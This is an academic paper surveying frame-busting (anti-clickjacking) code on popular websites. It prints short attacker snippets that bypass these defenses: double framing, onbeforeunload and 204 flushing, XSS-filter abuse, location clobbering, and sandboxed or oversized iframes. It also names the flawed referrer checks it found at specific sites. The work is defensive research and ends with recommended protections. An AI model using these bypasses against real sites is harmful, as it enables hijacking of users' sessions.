Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites

Gustav Rydstedt, Elie Bursztein, Dan Boneh
Stanford University
{*rydstedt,elie,dabo*}*@stanford.edu*

Collin Jackson
Carnegie Mellon University
collin.jackson@sv.cmu.edu

***Keywords*-frames; frame busting; clickjacking**

***Abstract*—Web framing attacks such as clickjacking use iframes to hijack a user's web session. The most common defense, called frame busting, prevents a site from functioning when loaded inside a frame. We study frame busting practices for the Alexa Top-500 sites and show that all can be circumvented in one way or another. Some circumventions are browser-specific while others work across browsers. We conclude with recommendations for proper frame busting.**

I. Introduction

Frame busting refers to code or annotation provided by a web page intended to prevent the web page from being loaded in a sub-frame. Frame busting is the recommended defense against click-jacking [9] and is also required to secure image-based authentication such as the *Sign-in Seal* used by Yahoo. Sign-in Seal displays a user-selected image that authenticates the Yahoo! login page to the user. Without frame busting, the login page could be opened in a sub-frame so that the correct image is displayed to the user, even though the top page is not the real Yahoo login page. New advancements in clickjacking techniques [20], using drag-and-drop to extract and inject data into frames makes frame busting even more critical.

The following code is a common and simple example of frame busting:

```
if (top.location != location)
  top.location = self.location;
```

This code consists of a *conditional statement* and a *counter-action* that navigates the top page to the correct place. As we will see, this basic code is fairly easy to bypass. We discuss far more sophisticated frame busting code (and circumvention techniques) later in the paper.

Our contribution. We begin with a survey of frame busting code used by the Alexa Top-500 sites which includes a good mixture of banks, social networks, online merchandise, trading, and gaming. We also surveyed all top US banks, as these are obvious high-risk targets for click-jacking. Section II describes the semi-automated tool we used to locate and extract the frame busting code.

Our survey shows that an average of 3.5 lines of JavaScript was used while the largest implementation spanned over 25 lines. The majority of frame busting code was structured as a *conditional block* to test for framing followed by a *counter-action* if framing is detected. A majority of counter-actions try to navigate the top-frame to the correct page while a few erased the framed content, most often through a `document.write('')`. Some use exotic conditionals and counter actions. We describe the frame busting codes we found in the next sections.

sites	frame bust
Top 500	14%
Top 100	37%
Top 10	60%

Table I
FRAME BUSTING AMONG ALEXA-TOP 500 SITES

Table I summarizes frame busting among Alexa-Top 500 sites. Clearly frame busting is far from being ubiquitously deployed across the web. This suggests that the threat posed by clickjacking is still overlooked, even by top ten sites.

The remainder of the paper is organized as follow: In Section II we describe how we did our survey. In Section III we turn to attacks on frame busting code. We show that all currently deployed code can be circumvented in all major browsers. We present both known and new techniques. In Section IV we discuss attacks that target exotic frame busting code at specific websites including social networking and retail sites. In Section V we discuss strategies for safer frame busting. We also discuss an alternate approach to frame busting based on the `X-FRAME-OPTIONS` header. Our survey shows that only three sites of the Top-500 uses this header. All other sites rely purely on JavaScript for frame busting.

II. A Survey of Frame busting Code

Many of the Top-500 sites contain a significant amount of JavaScript, some inlined and some dynamically loaded. Manually filtering through this code looking for frame busting snippets can be difficult. This is further exacerbated by JavaScript obfuscation, predominantly source code packing, used by many big sites.

To locate frame busting code we used a Java-based browser emulator called HTMLUnit [13]. As a headless emulator it can be used for limited debugging of JavaScript. This gave us the ability to dynamically frame pages and break at the actual script used for frame busting. Although this tool was of great help, some manual labor was still required to de-obfuscate and trace through packed code. Of the Top-500 sites, many do not frame bust on their front page. Instead, they only frame bust on a login page or on a password reset page. Some of the manual labor came from trying to locate an actual a subpage deploying frame busting.

Popular frame busting code. Most sites we surveyed use frame busting code described in Tables II and III. Some sites deploy multiple counter-actions and conditionals as backup. Five sites additionally relied on `document.referrer` to test for framing. More exotic frame busting codes are discussed in Section IV.

III. Generic Attacks

Before discussing more exotic frame busting, we first describe a number of attacks on the basic methods in Tables II and III. We summarize these attacks in Table IV at the end of the section.

A. Double framing

Some counter-actions in Table III navigate to the correct page by assigning a value to `parent.location`. This works well if the victim page is framed by a single page. However, we discovered that if the attacker encloses the victim by two frames (Fig. 1), then accessing `parent.location` becomes a security violation in all popular browsers, due to the "descendant" frame navigation policy we proposed and implemented in [3]. This security violation disables the counter-action navigation.

Example. Victim frame busting code:

```
if(parent.location != self.location) {
    parent.location = self.location;
}
```

Attacker top frame:

```
<iframe src="attacker2.html">
```

Attacker sub-frame:

```
<iframe src="http://www.victim.com">
```




Figure 1. Double Framing Attack

B. The onBeforeUnload event

A user can manually cancel any navigation request submitted by a framed page. To exploit this the framing page registers an `onBeforeUnload` handler which is called whenever the framing page is about to be unloaded due to navigation [7]. The handler function returns a string that becomes part of a prompt displayed to the user. Say the attacker wants to frame PayPal. He registers an unload handler function that returns the string "Do you want to exit PayPal?". When this string is displayed to the user (see screenshot 2) the user is likely to cancel the navigation, defeating PayPal's frame busting attempt.




Figure 2. Asking Nicely

Common frame busting code

unique sites	**conditional statement**
38%	`if (top != self)`
22.5%	`if (top.location != self.location)`
13.5%	`if (top.location != location)`
8%	`if (parent.frames.length > 0)`
5.5%	`if (window != top)`
5.5%	`if (window.top !== window.self)`
2%	`if (window.self != window.top)`
2%	`if (parent && parent != window)`
2%	`if (parent && parent.frames && parent.frames.length>0)`
2%	`if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))`

Table II
FRAME BUSTING CONDITIONAL STATEMENT

unique sites	**counter-action**
7	`top.location = self.location`
4	`top.location.href = document.location.href`
3	`top.location.href = self.location.href`
3	`top.location.replace(self.location)`
2	`top.location.href = window.location.href`
2	`top.location.replace(document.location)`
2	`top.location.href = window.location.href`
2	`top.location.href = "URL"`
2	`document.write('')`
2	`top.location = location`
2	`top.location.replace(document.location)`
2	`top.location.replace('URL')`
1	`top.location.href = document.location`
1	`top.location.replace(window.location.href)`
1	`top.location.href = location.href`
1	`self.parent.location = document.location`
1	`parent.location.href = self.document.location`
1	`top.location.href = self.location`
1	`top.location = window.location`
1	`top.location.replace(window.location.pathname)`
1	`window.top.location = window.self.location`
1	`setTimeout(function(){document.body.innerHTML='';},1);`
1	`window.self.onload = function(evt){document.body.innerHTML='';}`
1	`var url = window.location.href; top.location.replace(url)`

Table III
COUNTER-ACTION STATEMENT

The attacker mounts this attack by registering an unload event on the top page using the following code:

```
<script>
   window.onbeforeunload = function() {
      return "Asking the user nicely";
   }
</script>
<iframe src="http://www.paypal.com">
```

PayPal's frame busting code will generate a `BeforeUnload` event activating our function and prompting the user to cancel the navigation event.

C. onBeforeUnload – 204 Flushing

While the previous attack requires user interaction, the same attack can be done without prompting the user [7]. Most browsers (IE7, IE8, Google Chrome, and Firefox) enable an attacker to automatically cancel the incoming navigation request in an `onBeforeUnload` event handler by repeatedly submitting a navigation request to a site responding with "204 - No Content." Navigating to a No Content site is effectively a NOP, but flushes the request pipeline, thus canceling the original navigation request. Here is sample code to do this:

```
var prevent_bust = 0
window.onbeforeunload =
                  function() {kill_bust++ }
setInterval(function() {
 if (kill_bust > 0) {
  kill_bust -= 2;
  window.top.location =
           'http://no-content-204.com'
 }
}, 1);
<iframe src="http://www.victim.com">
```

D. Exploiting the XSS filter

IE8 and Google Chrome introduced reflective XSS filters that help protect web pages from certain types of XSS attacks. Nava and Lindsay [18] observed that that these filters can be used to circumvent frame busting code.

IE8. The IE8 XSS filter compares given request parameters to a set of regular expressions in order to look for obvious attempts at cross-site scripting. Using "induced false positives", the filter can be used to disable selected scripts. By matching the beginning of any script tag in the request parameters, the XSS filter will disable all inline scripts within the page, including frame busting scripts. External scripts can also be target by matching an external include, effectively disabling all external scripts. Since sub-sets of the JavaScript loaded can is still functional (inline or external) and cookies are still available, this attack is effective for click-jacking.

Example. Victim frame busting code:

```
<script>
   if(top != self) {
      top.location=self.location;
   }
</script>
```

Attacker:

```
<iframe src=
     "http://www.victim.com/?v=<script>if''>
```

The XSS filter will match that parameter `<script>if` to the beginning of the frame busting script on the victim and will consequently disable all inline scripts in the victim page, including the frame busting script.

Google Chrome. The XSSAuditor filter [4], deployed in Google Chrome, gives the attacker the ability to selectively cancel a particular script block. By matching the entire contents of a specific inline script, XSSAuditor disables it. This enables the framing page to specifically target a snippet containing the frame busting code, leaving all other functionality of the sub-frame intact. XSSAuditor can be used to target external scripts as well, but the filter will only disable targeted scripts loaded from a separate origin.

Example. victim frame busting code:

```
if(top != self) {
  top.location=self.location;
}
```

Attacker:

```
<iframe src="http://www.victim.com/?v=
if(top+!%3D+self)+%7B+top.location
%3Dself.location%3B+%7D">
```

Here the Google Chrome XSS filter will disable the frame busting script, but will leave all other scripts on the page operational. Consequently, the framed page will function properly, suggesting that the attack on Google Chrome is more effective than the attack on IE8.

E. Referrer checking problems

Some sites allow their pages to be framed by their own site. This is usually done by checking `document.referrer`, but is often done incorrectly. We give a few examples from our survey.

Example 1. Consider the following code from a large retailer:

```
if (top.location != location) {
 if(document.referrer &&
  document.referrer.indexOf("walmart.com") == -1)
  {
    top.location.replace(document.location.href);
  }
}
```

	IE7	IE8	FF3	Google Chrome 5	Safari 4
JavaScript disabling - Restricted Zone [14]		✓			
JavaScript disabling - Sandbox Attribute				✓	
JavaScript disabling - designMode [20]		✓	✓		
JavaScript disabling - XSS Filter [18]		✓		✓	
location clobbering [21]	✓				✓
onBeforeUnload - 204 Flushing [7]		✓	✓	✓	
parent.location double framing	✓	✓	✓	✓	✓
poorly written frame busting	✓	✓	✓	✓	✓

Table IV
SUMMARY OF ATTACKS AND AFFECTED BROWSERS

This page can be framed by an attacker who controls a domain `walmart.com.badgy.com`.

Example 2. Using `match` can be equally disastrous if the regular expression is buggy. Consider the following code from the NY Times website :

```
if (window.self != window.top &&
  !document.referrer.match(
    /https?:\/\/[^?\/]+\.nytimes\.com\//))
{
  top.location.replace(window.location.pathname);
}
```

Since the regular expressions is not anchored to the beginning of the URL, any match of `https://www.nytimes.com/` in the framing URL will allow framing. All the attacker has to do is place the string `https://www.nytimes.com/` in its URL parameter set so that framing is (incorrectly) allowed.

It should be noted that the referrer header is not sent from a secure context (https) to non-secure context (http) and is frequently removed by proxies [2]. In the examples above a missing referrer can lead to the wrong action taking place, thus limiting the usefulness of the referrer header for "friendly framing."

Referrer and double framing. Allowing certain sites to frame can allow for indirect framing of content if the framing site does not deploy frame busting techniques. A convincing example is MySpace who allows for Google Images to frame profiles. Google's image search makes no attempt at frame busting and should, through its extensive search mechanism, be considered an open-redirect or "open-framing-redirect." To frame a MySpace profile using Google Image Search, an attacker would simply search for a desired profile name in a sub-frame. This double framing allows for profiles to be framed by any third entity. There are numerous ways of hiding undesirable graphics in the search frame including scrolling and placing elements on top.

F. Clobbering top.location

Several modern browsers treat the `location` variable as a special immutable attribute across all contexts. However, this is not the case in IE7 and Safari 4.0.4 where the `location` variable can be redefined.

IE7. Once the framing page redefines `location`, any frame busting code in a subframe that tries to read `top.location` will commit a security violation by trying read a local variable in another domain [21]. Similarly, any attempt to navigate by assigning `top.location` will fail.

Example. Victim frame busting code:

```
if(top.location != self.location) {
   top.location = self.location;
}
```

Attacker:

```
<script> var location = "clobbered";
</script>

<iframe src="http://www.victim.com"></iframe>
```

Safari 4.0.4. We observed that although `location` is kept immutable in most circumstances, when a custom location setter is defined via `defineSetter`, (through window) the object `location` becomes undefined. The framing page simply does:

```
<script>
window.__defineSetter__("location", function(){});
</script>
```

Now any attempt to read or navigate the top frame's location will fail.

G. IE Restricted Zone

Most frame busting relies on JavaScript in the framed page to detect framing and "bust" itself out. If JavaScript is disabled in the context of the subframe, the frame busting code will not run. In Internet Explorer content from the "Restricted Zone" is loaded with Javascript disabled and no cookies. To mark a frame as coming from the Restricted Zone the framing page gives the iframe element the attribute `security=restricted`. In earlier work [14] we observed that this feature can be used to defeat frame busting.

Example. Attacker:

```
<iframe src="http://www.victim.com"
        security="restricted"></iframe>
```

The resulting frame will have JavaScript disabled, causing the frame busting code in Table II to not run. For clickjacking this method can be limiting — since no cookies are delivered to the subframe, session-riding becomes difficult.

H. Sandbox attribute

Recently, browser vendors have begun standardization of Internet Explorer's proprietary restricted zone feature in the form of a new `sandbox` attribute on the iframe tag. This attribute has been specified in HTML5 [11] and is currently implemented in the Google Chrome browser. This feature can be used to disable JavaScript in the same way as the restricted zone; however, because cookies are delivered in the subframe, clickjacking attacks can take advantage of existing sessions that the user has established.

I. Design mode

Stone [20] showed that design mode can be turned on in the framing page (via document.designMode), disabling JavaScript in top and sub-frame. Again, cookies are delivered to the sub-frame. Design mode is currently implemented in Firefox and IE8.

IV. Site Specific Attacks

While most websites rely on the popular frame-busting code snippets presented in the previous sections, some prominent websites choose to develop their own techniques. In this section we discuss some of the most interesting defenses we found during our survey and present techniques specifically designed to defeat them.

A. Shedding a Ray of Light in the Darkness

Facebook frame-busting approach is radically different from popular techniques. Instead of busting out of its the frame, Facebook inserts a gray semi-transparent div that covers all of the content when a profile page is framed (see Figure 3(a)). When the user clicks anywhere on the div, Facebook busts out of the frame. This elegant approach allows content to be framed,while blocking clickjacking attacks. The code works as follows:

```
if (top != self) {
  window.document.write(''<div style=
      'background: black; opacity: 0.5;
      filter: alpha(opacity = 50);
      position: absolute; top: 0px; left: 0px;
      width: 9999px; height: 9999px;
      z-index: 1000001'
 onClick='top.location.href=window.location.href'>
  </div>'');
  }
}
```

When framed, the code inserts a black div of dimension 9999x9999px with 50 percent opacity positioned at 0, 0. Since **all** Facebook's content except this div is centered in the frame, this framing defense can be defeated by making the enclosing frame sufficiently large so that the center of the frame is outside the dark div area. The content naturally flows to the center of the frame and is shown to the user without the dark overlay. The framing code is as follows and the resulting page is shown in Figure 3(b)

```
<body style="overflow-x:hidden;border:0px;
margin:0px;">

<iframe width="21800px" height="2500px"
src="http://facebook.com/" frameborder="0"
marginheight="0" marginwidth="0" ></iframe>

<script> window.scrollTo(10200,0);
</script>
```

Note that the `scrollTo` function dynamically scrolls to the center of the frame where the content appears in the clear.

B. Domain checking errors

USBank uses frame busting code that checks the referrer domain to decide if framing is allowed. The code works as follows:


```
if (self != top) {
  var domain = getDomain(document.referrer);
  var okDomains = /usbank|localhost|usbnet/;
  var matchDomain = domain.search(okDomains);

  if (matchDomain == -1) { //frame bust }
```

where `getDomain` is a function that returns the domain of a given URL. Observe that any domain that contains the word `usbank` will be allowed to frame the page, which is most likely not the developer's intent. For example, the Norwegian State House Bank (http://www.husbanken.no) and the Bank of Moscow (http://www.rusbank.org) will be allowed to frame the page since both contain the string `usbank` in the domain.

C. Trust problems

Myspace.com uses the following frame busting code:

```
try{
  A=!top.location.href
}catch(B){}
A=A&&!(document.referrer.match(
  /^https?:\/\/[-a-z0-9.]*\.google\.(co\.
  |com\.)?[a-z]+\/imgres/i))
  &&!(document.referrer.match(
  /^https?:\/\/([^\/]*\.)?(myspace\.com
    |myspace\.cn
    |simsidekick\.com
    |levisawards\.com\//i));
if(A) { // frame bust }
```



(a) Facebook Black Layer

(b) Facebook Black Layer removed

Figure 3. Facebook's elegant black layer defense

By design the code allows Myspace to be framed by Google images. Google images, however, does not use frame busting. Consequently, an attacker can frame Google images and then cause Google images to frame Myspace (e.g. by issuing a specific Google search query that leads to a Myspace page). Since Myspace sees a referrer from Google images it does not attempt to navigate away. The result is shown in Figure 4. This example shows that trust relationships in the context of frame busting can be dangerous. A partner site that does not frame bust can cause the trusing page to be framed by an attacker.

V. Frame Busting Securely

We now turn to defenses and discuss how a website can protect itself from being framed. We first review relevant client-side features and then suggest a JavaScript-based frame busting approach that resists current attacks.

A. X-FRAME-OPTIONS

Microsoft introduced in Internet Explorer 8 a specific defense against clickjacking and frame busting called `X-FRAME-OPTIONS`, an HTTP header sent on HTTP responses. This header can have two different values: `DENY` and `SAMEORIGIN`. When `DENY` is provided, IE 8 will not render the requested site within a frame context. If the value `SAMEORIGIN` is used, IE will block the page only if the origin of the top level-browsing-context is different from the origin of the content containing the directive. While this mechanism is highly effective, there are three main limitations to this approach:

- **Per-page policy specification**. The policy needs to be specified for every page, which can complicate deployment. Providing the ability to enforce it for the entire site, at login time for instance, could simplify adoption.
- **Problems with multi-domain sites.** The current implementation does not allow the webmaster to provide a whitelist of domains that are allowed to frame the page. While whitelisting can be dangerous (see the MySpace example), in some cases a webmaster might have no choice but to use more than one hostname.
- **Proxies.** Web proxies are notorious for adding and stripping headers. If a web proxy strips the `X-FRAME-OPTIONS` header then the site loses its framing protection.

`X-FRAME-OPTIONS` has been quickly adopted by browser vendors; every browser except Firefox supports it in the latest version [12], and it is supported by the NoScript Firefox extension as well. Adoption by web sites has been slower; a recent survey showed that only 4 out of 10,000 top-sites use it[15]. This observation is consistent with our finding: we found only three sites using it during our survey.

B. Content Security Policy

Content Security Policy [17] is a Mozilla initiative to provide to web site developers with a way to specify how content interacts on their web sites. It is scheduled to be deployed in Firefox 3.7. As with `X-FRAME-OPTIONS`, the CSP is delivered via an HTTP response header. It is more general than `X-FRAME-OPTIONS`, as its aim is to allow the website owner to enforce every type of content interaction. For example, it allows sites to restrict script sources to specific origins.

Figure 4. Because MySpace whitelists Google in the document referrer, an attacker's site can use Google Image search to launch clickjacking attacks on MySpace.

To prevent a site from being framed, a webmaster can use the `frame-ancestors` directive to specify which origins are allowed to embed the page into a frame or an iframe. Therefore, unlike `X-FRAME-OPTIONS` the webmaster can specify third party web sites that are allowed to embed the iframe. CSP does suffer from the other limitation of `X-FRAME-OPTIONS`: it does not provide a way to enforce a site wide policy. It has not yet been adopted by sites as it is still in beta.

C. Using JavaScript

Until `X-FRAME-OPTIONS` or another browser-based defense is universally deployed, web sites that wish to defend against clickjacking have little choice but to use JavaScript. We present below what we think is currently the best JavaScript code to defend against framing:

```
<style>html { visibility: hidden }</style>
<script>
if (self == top) {
  document.documentElement.style.visibility =
    'visible';
} else {
  top.location = self.location;
}
</script>
```

When the page is loaded the style sheet hides all content on the page. If Javascript is disabled the page will remain blank. Similarly, if the page is framed, it will either remain blank or it will attempt frame bust.

If the frame busting code is blocked, say by hooking the unload event or doing a 204 flushing attack, the page will remain blank. The script only reveals the document's contents if the page is not running in a frame. Note that users who have JavaScript disabled, via browser setting or NoScript, will not be able to use the site. Designers might want have a fallback mechanism if such is the case.

In our example the entire page is initially invisible, but this defense can be more fine grain by having subelements be invisible instead. This way a user can be presented with a message if JavaScript is disabled. However, enabling any subset of functionality beyond that simple message is not advised.

We tested a handful of load-heavy sites with the code injected on the top of the page. With Firefox's YSlow and Chrome's Speed Tracer we were not able to identify any significant decreases in render or load time.

We emphasize that this code is not known to be a secure approach to frame busting. As we have shown throughout the paper, many bugs and exploits are available for an attacker to target JavaScript frame busting, and there are likely many more. Our snippet might already be vulnerable to unknown attacks. To our knowledge, it is the best current approach.

D. Mobile Sites

Many of the top sites serve mobile alternatives to their main pages. Served at sub-domains such as m.example.com or mobile.example.com, these sites often deliver full or significant subsets of functionality contra their "real" counterparts. Unfortunately, most sites who framebust on their primary domain do not framebust their mobile sites. In fact, we found only one that did out of our entire set. Only a minimal set of sites actually do discretionary rendering by user-agent, enabling us to frame mobile interfaces in all browser just like we would their regular site. To make matters worse, many sites do not differentiate sessions between the regular and the mobile site; that is, if you are logged in at www.example.com you are also logged in at mobile.example.com. This enables the attacker to clickjack the mobile site (on a desktop browser) and gain control of a fully functional site.

VI. Related Work

The first mention of a negative impact of transparent iframes is a bug report for the Mozzila Firefox browser from 2002 [19]. The term clickjacking [9], was coined by Hansen and Grossman in 2008. Clickjacking differs from phishing [8] because it does not entice the user to enter secret credentials into a fake site. Instead, the user must enter their credentials into the real site to establish an authenticated session. The attack can proceed until the user's session expires.

Clickjacking can be considered an instance of the confused deputy problem [5]. The term "confused deputy" was coined by Hardy in 1988 [10]. Another example of the confused deputy problem on the web is cross-site request forgery [2]. The web-key authentication scheme [6] uses unguessable secrets in URLs instead of cookies for authentication. This approach can mitigate confused deputy attacks such as clickjacking and CSRF. Experimental client-side defenses for clickjacking include ClearClick [16] and ClickIDS [1]. These defenses have not yet been widely deployed, so they cannot be relied upon by web sites as a primary defense. They also introduce some compatibility costs for legacy web sites, which may hinder browser vendor adoption.

VII. Conclusion

We surveyed the frame busting practices of the top 500 websites. Using both known and novel attack techniques, we found that all of the clickjacking defenses we encountered could be circumvented in one way or another. Many of the attacks are generic and can be used against a wide variety of sites. We found that even sites with advanced clickjacking defenses, such as Facebook and MySpace, could be defeated using targeted attacks. After reviewing the available defenses, we propose a JavaScript-based defense to use until browser support for a solution such as `X-FRAME-OPTIONS` is widely deployed.

Acknowledgments

This work was supported by NSF and an AFOSR MURI grant.

References

[1] Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, and Christopher Kruegel. A solution for the automated detection of clickjacking attacks. In *ASIACCS'10*, 2010. 9

[2] Adam Barth, Collin Jackson, and John C. Mitchell. Robust defenses for cross-site request forgery. In *In proc. of 15th ACM Conference on Computer and Communications Security (CCS 2008)*, 2008. 5, 9

[3] Adam Barth, Collin Jackson, and John C. Mitchell. Securing frame communication in browsers. *Communications of the ACM (CACM 2009)*, 2009. 2

[4] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side xss filters. In *Proceedings of the 19th International World Wide Web Conference (WWW 2010)*, 2010. 4

[5] Tyler Close. The confused deputy rides again! http://waterken.sourceforge.net/clickjacking/, 2008. 9

[6] Tyler Close. Web-key: Mashing with permission. In *Web 2.0. Security and Privacy (W2SP)*, 2008. 9

[7] coderr. Preventing frame busting and click jacking (ui redressing). http://coderrr.wordpress.com/2009/02/13/preventing-frame-busting-and-click-jacking-ui-redressing, 2008. 2, 4, 5

[8] Rachna Dhamija and J. D. Tygar. The battle against phishing: Dynamic security skins. In *SOUPS '05: Proceedings of the 2005 symposium on Usable privacy and security*, pages 77–88, 2005. 8

[9] R. Hansen. Clickjacking. http://ha.ckers.org/blog/20080915/clickjacking/. 1, 8

[10] Norm Hardy. The confused deputy. In *Operating Systems Reviews*, 1998. 9

[11] Ian Hickson et al. HTML5 sandbox attribute, 2010. http://www.whatwg.org/specs/web-apps/current-work/#attr-iframe-sandbox. 6

[12] David Lin-Shung Huang, Mustafa Acer, Collin Jackson, and Adam Barth. Browserscope security tests. http://www.browserscope.org/. 7

[13] Gargoyle Software Inc. Htmlunit. http://htmlunit.sourceforge.net, 2009. 2

[14] Collin Jackson. Defeating frame busting techniques, 2005. http://crypto.stanford.edu/framebust/. 5

[15] Jason Lam. Adoption of x-frame-options header. http://blogs.sans.org/appsecstreetfighter/2009/10/15/adoption-of-x-frame-options-header/, October 2009. 7

[16] Giorgio Maone. Hello ClearClick, goodbye clickjacking!, October 2008. http://hackademix.net/2008/10/08/hello-clearclick-goodbye-clickjacking/. 9

[17] Mozilla. Secure content policy. https://wiki.mozilla.org/Security/CSP/Spec, March 2010. 7

[18] Eduardo Vela Nava and David Lindsay. Our favorite xss filters and how to attack them, July 2009. 4, 5

[19] Jesse Ruderman. Bug 154957 - iframe content background defaults to transparent. https://bugzilla.mozilla.org/show_bug.cgi?id=154957, June 2002. 8

[20] Paul Stone. Next generation clickjacking. https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf, 2010. 1, 5, 6

[21] Michal Zalewski. Browser security handbook. http://code.google.com/p/browsersec/wiki/Part2#Arbitrary_page_mashups_(UI_redressing). 5